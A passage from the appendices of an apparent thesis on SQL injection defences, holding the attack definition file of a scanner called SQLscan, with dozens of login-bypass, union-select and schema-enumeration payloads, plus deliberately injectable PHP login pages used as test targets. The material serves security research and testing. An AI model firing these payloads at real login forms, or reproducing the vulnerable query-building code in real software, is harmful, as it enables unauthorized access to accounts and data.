11111|') union select 1/*|userDefined|0|Login by making the record count equal 1
*/|') union select 1/*|userDefined|0|Login by making the record count equal 1
#
# try to use server-side field truncation to escape the field's terminating single quote
\\|or 1#|userDefined|0|Login by escaping the username field's terminating single-quote character and using a true expression as the password.
\\|or 1-- |userDefined|0|Login by escaping the username field's terminating single-quote character and using a true expression as the password.
1111111\| or 1#|userDefined|0|Use of field truncation to 8 chars to escape the username field's terminating single-quote
1111111\|^^1#|userDefined|0|Use of field truncation to 8 chars to escape the username field's terminating single-quote
1111111\| or 1-- |userDefined|0|Use of field truncation to 8 chars to escape the username field's terminating single-quote
1111111\|^^1-- |userDefined|0|Use of field truncation to 8 chars to escape the username field's terminating single-quote
11111111\| or 1#|userDefined|0|Use of field truncation to 9 chars to escape the username field's terminating single-quote
```

```
11111111\|^^1#|userDefined|0|Use of field truncation to 9 chars to escape the username field's terminating single-quote
11111111\| or 1-- |userDefined|0|Use of field truncation to 9 chars to escape the username field's terminating single-quote
11111111\|^^1-- |userDefined|0|Use of field truncation to 9 chars to escape the username field's terminating single-quote
1111111111\| or 1#|userDefined|0|Use of field truncation to 10 chars to escape the username field's terminating single-quote
1111111111\|^^1#|userDefined|0|Use of field truncation to 10 chars to escape the username field's terminating single-quote
1111111111\| or 1-- |userDefined|0|Use of field truncation to 10 chars to escape the username field's terminating single-quote
1111111111\|^^1-- |userDefined|0|Use of field truncation to 10 chars to escape the username field's terminating single-quote
11111111111\| or 1#|userDefined|0|Use of field truncation to 11 chars to escape the username field's terminating single-quote
11111111111\|^^1#|userDefined|0|Use of field truncation to 11 chars to escape the username field's terminating single-quote
11111111111\| or 1-- |userDefined|0|Use of field truncation to 11 chars to escape the username field's terminating single-quote
11111111111\|^^1-- |userDefined|0|Use of field truncation to 11 chars to escape the username field's terminating single-quote
111111111111\| or 1#|userDefined|0|Use of field truncation to 12 chars to escape the username field's terminating single-quote
111111111111\|^^1#|userDefined|0|Use of field truncation to 12 chars to escape the username field's terminating single-quote
111111111111\| or 1-- |userDefined|0|Use of field truncation to 12 chars to escape the username field's terminating single-quote
111111111111\|^^1-- |userDefined|0|Use of field truncation to 12 chars to escape the username field's terminating single-quote
# now do the same for the password field
or 1#|1111111\|userDefined|0|Use of field truncation to 8 chars to escape the password field's terminating single-quote
^^1#|1111111\|userDefined|0|Use of field truncation to 8 chars to escape the password field's terminating single-quote
or 1-- |1111111\|userDefined|0|Use of field truncation to 8 chars to escape the password field's terminating single-quote
^^1-- |1111111\|userDefined|0|Use of field truncation to 8 chars to escape the password field's terminating single-quote
```

```
or 1#|11111111\|userDefined|0|Use of field truncation to 9 chars to escape the password field's terminating single-quote
^^1#|11111111\|userDefined|0|Use of field truncation to 9 chars to escape the password field's terminating single-quote
or 1-- |11111111\|userDefined|0|Use of field truncation to 9 chars to escape the password field's terminating single-quote
^^1-- |11111111\|userDefined|0|Use of field truncation to 9 chars to escape the password field's terminating single-quote
or 1#|111111111\|userDefined|0|Use of field truncation to 10 chars to escape the password field's terminating single-quote
^^1#|111111111\|userDefined|0|Use of field truncation to 10 chars to escape the password field's terminating single-quote
or 1-- |111111111\|userDefined|0|Use of field truncation to 10 chars to escape the password field's terminating single-quote
^^1-- |111111111\|userDefined|0|Use of field truncation to 10 chars to escape the password field's terminating single-quote
or 1#|1111111111\|userDefined|0|Use of field truncation to 11 chars to escape the password field's terminating single-quote
^^1#|1111111111\|userDefined|0|Use of field truncation to 11 chars to escape the password field's terminating single-quote
or 1-- |1111111111\|userDefined|0|Use of field truncation to 11 chars to escape the password field's terminating single-quote
^^1-- |1111111111\|userDefined|0|Use of field truncation to 11 chars to escape the password field's terminating single-quote
or 1#|11111111111\|userDefined|0|Use of field truncation to 12 chars to escape the password field's terminating single-quote
^^1#|11111111111\|userDefined|0|Use of field truncation to 12 chars to escape the password field's terminating single-quote
or 1-- |11111111111\|userDefined|0|Use of field truncation to 12 chars to escape the password field's terminating single-quote
^^1-- |11111111111\|userDefined|0|Use of field truncation to 12 chars to escape the password field's terminating single-quote
#
# Test for UNION SELECT vulnerability
a' union select 1 -- |9|userDefined|0|Login using union select (CHAR username field + 1)
a' union select 1#|9|userDefined|0|Login using union select (CHAR username field + 1)
a' union select 1/*|9|userDefined|0|Login using union select (CHAR username field + 1)
a' union select 1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 2)
a' union select 1,1#|9|userDefined|0|Login using union select (CHAR username field + 2)
```

```
a' union select 1,1/*|9|userDefined|0|Login using union select (CHAR username field + 2)
a' union select 1,1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 3)
a' union select 1,1,1#|9|userDefined|0|Login using union select (CHAR username field + 3)
a' union select 1,1,1/*|9|userDefined|0|Login using union select (CHAR username field + 3)
a' union select 1,1,1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 4)
a' union select 1,1,1,1#|9|userDefined|0|Login using union select (CHAR username field + 4)
a' union select 1,1,1,1/*|9|userDefined|0|Login using union select (CHAR username field + 4)
a' union select 1,1,1,1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 5)
a' union select 1,1,1,1,1#|9|userDefined|0|Login using union select (CHAR username field + 5)
a' union select 1,1,1,1,1/*|9|userDefined|0|Login using union select (CHAR username field + 5)
a' union select 1,1,1,1,1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 6)
a' union select 1,1,1,1,1,1#|9|userDefined|0|Login using union select (CHAR username field + 6)
a' union select 1,1,1,1,1,1/*|9|userDefined|0|Login using union select (CHAR username field + 6)
a' union select 1,1,1,1,1,1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 7)
a' union select 1,1,1,1,1,1,1#|9|userDefined|0|Login using union select (CHAR username field + 7)
a' union select 1,1,1,1,1,1,1/*|9|userDefined|0|Login using union select (CHAR username field + 7)
a' union select 1,1,1,1,1,1,1,1 -- |9|userDefined|0|Login using union select (CHAR username field + 8)
a' union select 1,1,1,1,1,1,1,1#|9|userDefined|0|Login using union select (CHAR username field + 8)
a' union select 1,1,1,1,1,1,1,1/*|9|userDefined|0|Login using union select (CHAR username field + 8)
1 union select 1 -- |9|userDefined|0|Login using union select (numeric username field + 1)
1 union select 1#|9|userDefined|0|Login using union select (numeric username field + 1)
1 union select 1/*|9|userDefined|0|Login using union select (numeric username field + 1)
1 union select 1,1 -- |9|userDefined|0|Login using union select (numeric username field + 2)
1 union select 1,1#|9|userDefined|0|Login using union select (numeric username field + 2)
1 union select 1,1/*|9|userDefined|0|Login using union select (numeric username field + 2)
1 union select 1,1,1 -- |9|userDefined|0|Login using union select (numeric username field + 3)
1 union select 1,1,1#|9|userDefined|0|Login using union select (numeric username field + 3)
1 union select 1,1,1/*|9|userDefined|0|Login using union select (numeric username field + 3)
1 union select 1,1,1,1 -- |9|userDefined|0|Login using union select (numeric username field + 4)
1 union select 1,1,1,1#|9|userDefined|0|Login using union select (numeric username field + 4)
1 union select 1,1,1,1/*|9|userDefined|0|Login using union select (numeric username field + 4)
1 union select 1,1,1,1,1 -- |9|userDefined|0|Login using union select (numeric username field + 5)
1 union select 1,1,1,1,1#|9|userDefined|0|Login using union select (numeric username field + 5)
1 union select 1,1,1,1,1/*|9|userDefined|0|Login using union select (numeric username field + 5)
1 union select 1,1,1,1,1,1 -- |9|userDefined|0|Login using union select (numeric username field + 6)
1 union select 1,1,1,1,1,1#|9|userDefined|0|Login using union select (numeric username field + 6)
1 union select 1,1,1,1,1,1/*|9|userDefined|0|Login using union select (numeric username field + 6)
1 union select 1,1,1,1,1,1,1 -- |9|userDefined|0|Login using union select (numeric username field + 7)
1 union select 1,1,1,1,1,1,1#|9|userDefined|0|Login using union select (numeric username field + 7)
```

```
1 union select 1,1,1,1,1,1,1,1/*|9|userDefined|0|Login using union select (numeric username field + 7)
1 union select 1,1,1,1,1,1,1,1,1 -- |9|userDefined|0|Login using union select (numeric username field + 8)
1 union select 1,1,1,1,1,1,1,1,1#|9|userDefined|0|Login using union select (numeric username field + 8)
1 union select 1,1,1,1,1,1,1,1,1/*|9|userDefined|0|Login using union select (numeric username field + 8)
#
# Repeat the last 48 checks to see if MySQL is connected with root privileges
a' union select 1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 1)
a' union select 1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select (CHAR
username field + 1)
a' union select 1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select (CHAR
username field + 1)
a' union select 1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 2)
a' union select 1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select (CHAR
username field + 2)
a' union select 1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 2)
a' union select 1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 3)
a' union select 1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 3)
a' union select 1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 3)
a' union select 1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 4)
a' union select 1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 4)
a' union select 1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 4)
a' union select 1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 5)
a' union select 1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(CHAR username field + 5)
a' union select 1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 5)
a' union select 1,1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 6)
```

```
a' union select 1,1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 6)
a' union select 1,1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 6)
a' union select 1,1,1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 7)
a' union select 1,1,1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 7)
a' union select 1,1,1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 7)
a' union select 1,1,1,1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using
union select (CHAR username field + 8)
a' union select 1,1,1,1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 8)
a' union select 1,1,1,1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (CHAR username field + 8)
1 union select 1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 1)
1 union select 1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select (numeric
username field + 1)
1 union select 1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 1)
1 union select 1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 2)
1 union select 1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 2)
1 union select 1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 2)
1 union select 1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 3)
1 union select 1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 3)
1 union select 1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 3)
1 union select 1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 4)
1 union select 1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 4)
```

```
1 union select 1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 4)
1 union select 1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 5)
1 union select 1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 5)
1 union select 1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union select
(numeric username field + 5)
1 union select 1,1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 6)
1 union select 1,1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 6)
1 union select 1,1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 6)
1 union select 1,1,1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 7)
1 union select 1,1,1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 7)
1 union select 1,1,1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 7)
1 union select 1,1,1,1,1,1,1,1 from mysql.users -- |9|userDefined|0|!! MySQL connecting as ROOT !!  Login using
union select (numeric username field + 8)
1 union select 1,1,1,1,1,1,1,1 from mysql.users#|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 8)
1 union select 1,1,1,1,1,1,1,1 from mysql.users/*|9|userDefined|0|!! MySQL connecting as ROOT !!  Login using union
select (numeric username field + 8)
#
# bypass authentication without using comments
'or(1)|'or(1)|userDefined|0|Login by selecting all records using no comments or spaces (CHAR uid and password
fields)
(4)or(1)|(4)or(1)|userDefined|0|Login by selecting all records using no comments or spaces (numeric uid and password
fields)
'or(1)|(4)or(1)|userDefined|0|Login by selecting all records using no comments or spaces (CHAR uid, numeric
password)
(4)or(1)|'or(1)|userDefined|0|Login by selecting all records using no comments or spaces (numeric uid, CHAR
password)
#
# Attempt to login in as guessable users
admin'#|99999999|userDefined|0|Login with common username
```

```
admin'/*|99999999|userDefined|0|Login with common username
admin' -- |99999999|userDefined|0|Login with common username
demo'#|999999999|userDefined|0|Login with common username
demo'/*|99999999|userDefined|0|Login with common username
demo' -- |99999999|userDefined|0|Login with common username
test'#|99999999|userDefined|0|Login with common username
test'/*|99999999|userDefined|0|Login with common username
test' -- |99999999|userDefined|0|Login with common username
#
# Test for other vulnerabilities
#
# If username is included in the 'bad login' message, you can query known tables
a' union select concat(engine,version) from information_schema.tables limit 1,1 -- |mypwd|MySQLEngines|0|Possible
schema enumeration
1000000 union select concat(engine,version) from information_schema.tables limit 1,1 --
|mypwd|MySQLEngines|0|Possible schema enumeration
```

Figure D.4 – MySQLPostAttacks.dat

Success Indication Files

Most attack definitions are considered to have been successful if the supplied success indication string is present in the server's response to the attack. Occasionally, one of a number of possibilities could indicate success. SQLscan provides for this eventuality by supporting the creation of a success indication file, stored in the ‘successIndicators’ subdirectory, containing each possibility on a separate line. These files can be created with any text editor and are linked to the attack definitions by placing the name of the file within that definition's success indication field. A single success indication file can be used with any number of attack definitions.

A small number of success indication files are used as standard by SQLscan to detect whether SQL injection was possible. Three of these files store identifiable error messages, unique to individual database systems, which are used in the identification of the underlying database at the beginning of a scan. The contents of these files are shown in Figures D.5 thru D.8, below.

```
mysql_
mysqli_
MySQL server
MySQL cluster
Check the manual that corresponds to your
ERROR 1054 (42S22): Unknown column
# ERROR 1146 (42S02): Table 'dbname.onExistentTable' doesn't exist
ERROR 1146 (42S02):
ERROR 1242 (21000): Subquery returns more than 1 row
ERROR 1241 (21000): Operand should contain 1 column(s)
```

Figure D.5 – MySQL Success Indicators – used to identify the underlying database

```
MS SQL Server
System.Data.SqlClient.SqlException:
SqlException
SqlClient
SqlCommand
GetDataSet
is invalid in the select list
```

Figure D.6 – MS SQL Server Success Indicators – used to identify the underlying database

```
DBV-
EXP-
FRM-
ORA-0
ORA-12
TNS-
IMP-
```

Figure D.7 – Oracle Success Indicators – used to identify the underlying database

The generic success indication file contains strings whose presence in the server response indicate that SQL injection was successful,l without uniquely identifying the underlying database engine from which the error was generated. These strings are shown in figure D.8, below.

```
Stack Trace
QueryExeption
.hql.
Internal Server Error
```

Figure D.8 – Generic Success Indicators – used to recognise SQL Injection vulnerabilities

When testing authentication forms, SQSscan must compare the result of each attack to a success indication string, provided by the user, which will only appear in the server's response if a login is successful. The string is provided to SQLscan via the –s command-line switch. Should the user omit this information, SQLscan’s default values, stored in the ‘loggedIn’ success indication file, are used and a warning message, shown in figure D.10, is presented to the user and is also included in the scan’s log.

```
logged in
control panel
dashboard
last log
```

Figure D.9 – ‘loggedIn’ - Default Authentication System Bypass Success Indicators

```
Checking for generic vulnerabilities: |
** Microsoft SQL Server detected. **
 |
WARNING: Check for successful logins impaired because no definitive
searchphrase has been provided.  Use the -s switch to set this.  Using common
searchphrases instead.
 Done
Checking for MSSQLServer vulnerabilities: Done
```

Figure D.10 – Excerpt from a sample SQLscan ‘Post’ scan

It should be noted that the version of SQLscan, at the time of writing, fully supports MySQL database servers only.   All vendor-specific success indication, and attack definition files are therefore incomplete.

Appendix E – PHP Emulation Listings

Chapter 5 outlined the unique approaches, used by interviewees to counteract the threat of SQL Injection, and the means by which these were emulated in a PHP / MySQL environment. This appendix contains the source listings for each such emulation, and the generic test template, upon which emulations were based.

```
<html>
<head>
  <title>Classic approach to SQL Authentication</title>
</head>
<body>
<?
error_reporting(7);
$db_verbose = true;
$db_die_on_fail = true;
if (!empty($_request['pass'])) {
  //RESPONDER
  if (sqlconnect()) {
    authenticateuser();
    mysql_close();
  }
  //END OF RESPONDER
} else {
  ?>
  <form id="loginForm" method="post" action="<?=$PHP_SELF?>">
  Username: <input name="user" type="text" value="" /> or User ID: <input
                      name="id" type="text" value="" />
  <br/>Password: <input name="pass" type="password" value="" />
  <br/><input type="submit" name="submit" id="submit" value="Log in" />
  </form>
  <?
}
?>
</body>
</html>

<?
function authenticateuser() {
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='" . $_request['user'] . "'
AND
           pwd='" . $_request['pass'] . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id=" . $_request['id'] . " AND
           pwd='" . $_request['pass'] . "'";
  }
  $query = sqlquery($sql, true);
  if (mysql_num_rows($query) > 0) {
    echo "You are logged in.";
  } else {
    echo "Login failed.<br/><br/><a href=\"javascript:history.back(1);\">Try
                                         again</a>";
  }
  return;
}


function sqlconnect() {
  global $db_die_on_fail, $db_verbose;
  $dbhost = "localhost";
  $dbname = "intranet";
  $dbuser = "username";
  $dbpass = "password";
  if (! $dbconn = mysql_pconnect($dbhost, $dbuser, $dbpass)) {
    if ($db_verbose) {
      echo "<h2>Can't connect to $dbHost as $dbUser</h2>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
    return(false);
  }
  if (! mysql_select_db($dbname)) {
    if ($db_verbose) {
      echo "<h2>Can't select database $dbName</h2>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
    return(false);
  }
  return(true);
}


function sqlquery($query, $debug=false, $die_on_debug=false, $silent=false) {
  global $db_die_on_fail, $db_verbose;
  if ($debug) {
    echo "<pre>" . htmlspecialchars($query) . "</pre>";
    if ($die_on_debug) die;
  }
  $qid = mysql_query($query);
  if (! $qid && ! $silent) {
    if ($db_verbose) {
      echo "<h2>Can't execute query</h2>";
      echo "<pre>" . htmlspecialchars($query) . "</pre>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
  }
  return($qid);
}
?>
```

Figure E.1 – Generic test page template

```
<html>
<head>
  <title>Approach A</title>
</head>
<style>
body {
    background-color: gray;
}
h1 {
    margin: 0px;
    padding: 5px 0px 5px 0px;
}
#header {
    width: 98%;
    height: 70px;
    margin: 0px;
    padding: 10px;
        background-color: white;
}
#leftcol {
    position: absolute;
    left: 8px;
        top: 100px;
    width: 48%;
    height: 90%;
    padding: 10px;
    margin: 0;
        background-color: white;
}
#rightcol {
    position: absolute;
    left: 50.5%;
        top: 100px;
    width: 47%;
    height: 90%;
    padding: 10px;
    margin: 0;
        background-color: white;
}
</style>
<body>
  <div id="header">
```

```
    <h1>Approach A</h1>
  </div>
  <div id="leftcol">
    <?
    error_reporting(7);
    $db_verbose = true;
    $db_die_on_fail = true;
    if (!empty($_request['pass'])) {
      //RESPONDER
      if (sqlconnect()) {
        authenticateuser();
        mysql_close();
      }
      //END OF RESPONDER
    } else {
      ?>
          <form id="loginForm" method="post" action="<?=$PHP_SELF?>">
          Username: <input name="user" type="text" value="" />
          or User ID: <input name="id" type="text" value="" />
          <br/>Password: <input name="pass" type="password" value="" />
          <br/>
          <input type="submit" name="submit" id="submit" value="Log in" />
          </form>
      <?
    }
    ?>
  </div>
  <div id="rightcol">
    <strong>Verbose Error Messages:</strong> Yes<br/>
    <strong>Login Attempts:</strong> Unlimited<br/>
    <strong>SQL Queries:</strong> Inline<br/>
    <strong>string Validation Method:</strong> Blacklist:<br/>
    <p>
    Disallowed characters:
    <ul>
      <li>0x</li>
      <li>Single quotes</li>
      <li>[ and ]</li>
      <li>;</li>
      <li>-</li>
      <li>%</li>
      <li>\</li>
    </ul>
    <strong>Numeric Field Validation Method:</strong> Server-side
    truncation to 8 characters.<br/>
    </p>
  </div>
</body>
</html>

<?
function authenticateuser() {
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='"
      . sqlsafe($_request['user']) . "' AND pwd='"
      . sqlsafe($_request['pass']) . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id="
         . substr($_request['id'], 0, 8)
         . " AND pwd='" . sqlsafe($_request['pass']) . "'";
  }
  $query = sqlquery($sql, true);
  if (mysql_num_rows($query) > 0) {
    echo "You are logged in.";
  } else {
    echo "Login failed.<br/><br/>
      <a href=\"javascript:history.back(1);\">Try again</a>";
  }
  return;
}

function sqlsafe($sql) {
  $search = str_replace("0x", "", preg_replace("'[\';\-%\\\\]'", "",
            stripslashes($sql)));
  return($search);
}


function sqlconnect() {
  global $db_die_on_fail, $db_verbose;
  $dbhost = "localhost";
  $dbname = "intranet";
  $dbuser = "username";
  $dbpass = "password";
  if (! $dbconn = mysql_pconnect($dbhost, $dbuser, $dbpass)) {
    if ($db_verbose) {
      echo "<h2>Can't connect to $dbHost as $dbUser</h2>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
    return(false);
  }
  if (! mysql_select_db($dbname)) {
    if ($db_verbose) {
      echo "<h2>Can't select database $dbName</h2>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
    return(false);
  }
  return(true);
}

```

```

function sqlquery($query, $debug=false, $die_on_debug=false,
  $silent=false)
                  {
  global $db_die_on_fail, $db_verbose;
  if ($debug) {
    echo "<pre>" . htmlspecialchars($query) . "</pre>";
    if ($die_on_debug) die;
  }
  $qid = mysql_query($query);
  if (! $qid && ! $silent) {
    if ($db_verbose) {
      echo "<h2>Can't execute query</h2>";
      echo "<pre>" . htmlspecialchars($query) . "</pre>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
  }
  return($qid);
}
?>
```

Figure E.2 – Approach A: Bespoke Blacklist with Server-side Field Truncation

```
<html>
<head>
  <title>Approach B</title>
</head>
<style>

... identical lines to Approach A removed for brevity ...

<body>
  <div id="header">
    <h1>Approach B</h1>
  </div>
  <div id="leftcol">
    <?
    error_reporting(0);

... identical lines to Approach A removed for brevity ...

    ?>
  </div>
  <div id="rightcol">
    <strong>Verbose Error Messages:</strong> No<br/>
    <strong>Login Attempts:</strong> Unlimited<br/>
    <strong>SQL Queries:</strong> Inline<br/>
    <strong>string Validation Method:</strong> automatic (Magic Quotes GPC):
                                                          <br/>
    <p>
    Escaped characters:
    <ul>
      <li>Single Quotes</li>
      <li>\</li>
      <li>double Quotes</li>
      <li>NULL</li>
    </ul>
    <strong>Numeric Field Validation Method:</strong> Quoted values.<br/>
    </p>
  </div>
</body>
</html>

<?
function authenticateuser() {
  if ( (!isset($_request["user"]) && !isset($_request["id"]))
         || !isset($_request["pass"]) ) {
        //redirect to login page
        exit;
  }
  if (empty($_request['id'])) {
    $sql = "SELECT name FROM users WHERE uid = '"
         . $_request["user"]
         . "' AND pwd = '" . $_request["pass"] . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id='" . $_request['id']
         . "'AND pwd='" . $_request['pass'] . "'";
  }
  $query = sqlquery($sql, false, false, true);  // no errors displayed
  if (mysql_num_rows($query) == 1) {
    // set authentication cookie
    echo "You are logged in.";
  } else {
    // redirect back to login form
    echo "Login failed.<br/><br/>
      <a href=\"javascript:history.back(1);\">Try again</a>";
  }
  return;
}

... identical lines to Approach A removed for brevity ...

?>
```

Figure E.3 – Approach B: Magic Quotes

```
<html>
<head>
  <title>Approach C</title>
```

```
</head>
<style>

... identical lines to Approach A removed for brevity ...

</style>
<body>
  <div id="header">
    <h1>Approach C</h1>
  </div>
  <div id="leftcol">

... identical lines to Approach A removed for brevity ...

  </div>
  <div id="rightcol">
    <strong>Host system:</strong> .NET / SQL Server 2005<br/>
    <strong>Verbose Error Messages:</strong> No<br/>
    <strong>Login Attempts:</strong> Unlimited<br/>
    <strong>SQL Queries:</strong> Stored Procedures<br/>
    <strong>string Validation Method:</strong> Handled by stored
    procedure call<br/>
    <strong>Numeric Field Validation Method:</strong> Typed
    parameters<br/>
  </div>
</body>
</html>

<?
function authenticateuser() {
  if ( (!isset($_request["user"]) && !isset($_request["id"]))
         || !isset($_request["pass"]) ) {
    // a required field is empty
    echo "Login failed.<br/><br/>
      <a href=\"javascript:history.back(1);\">Try again</a>";
  } else {
    if (empty($_request['id'])) {
      $sql = "call userlogin('" . stripslashes($_request["user"])
           . "', '" . stripslashes($_request["pass"]) . "', @hits)";
    } else {
      $sql = "call IDlogin('" . stripslashes($_request["id"]) . "', '"
           . stripslashes($_request["pass"]) . "', @hits)";
    }
    $query = sqlquery($sql, false, false, true);
            // No DB Errors/Messages displayed
    $query = sqlquery("SELECT @hits");
    $row = mysql_fetch_assoc($query);
    if ($row["@hits"] > 0) {
      echo "You are logged in.";
      } else {
      // redirect back to login form
      echo "Login failed.<br/><br/>
            <a href=\"javascript:history.back(1);\">Try again</a>";
    }
  }
  return;
}
```

```

function sqlconnect() {

... identical lines to Approach A removed for brevity ...

}


function sqlquery($query, $debug=false, $die_on_debug=false,
  $silent=false)
                  {
  global $db_die_on_fail, $db_verbose;
  if ($debug) {
    echo "<pre>" . htmlspecialchars($query) . "</pre>";
    ?>
    <pre>
CREATE PROCEDURE `IDlogin`
(
  IN idNo bigint,
  IN passwd varchar(50),
  OUT hits int
)
BEGIN
   select
     count(*)
   INTO hits
   FROM users
   WHERE
     id = idNo AND pwd = passwd;
end


CREATE PROCEDURE `userlogin`
(
  IN email varchar(255),
  IN passwd varchar(50),
  OUT hits int
)
BEGIN
   select
     count(*)
   INTO hits
   FROM users
   WHERE
     uid = email AND pwd = passwd;
end
</pre>
    <?
    if ($die_on_debug) die;
  }
  $qid = mysql_query($query);
  if (! $qid && ! $silent) {
    if ($db_verbose) {
      echo "<h2>Can't execute query</h2>";
      echo "<pre>" . htmlspecialchars($query) . "</pre>";
      echo "<p><b>MySQL Error</b>: ", mysql_error();
    } else {
      echo "<h2>Database error encountered</h2>";
    }
    if ($db_die_on_fail) {
      echo "<p>This script cannot continue, terminating.";
      die();
    }
  }
  return($qid);
}
?>
```

Figure E.4 – Approach C: Stored Procedures

```
<html>
<head>
  <title>Approach D</title>
</head>
<style>

... identical lines to Approach A removed for brevity ...

</style>
<body>
  <div id="header">
    <h1>Approach D</h1>
  </div>
  <div id="leftcol">

... identical lines to Approach A removed for brevity ...

  </div>
  <div id="rightcol">
    <strong>Verbose Error Messages:</strong> No<br/>
    <strong>Login Attempts:</strong> Unlimited<br/>
    <strong>SQL Queries:</strong> Inline<br/>
    <strong>string Validation Method:</strong> Database-specific
    Escaping Mechanism<br/>
    <strong>Numeric Field Validation Method:</strong> Unquoted /
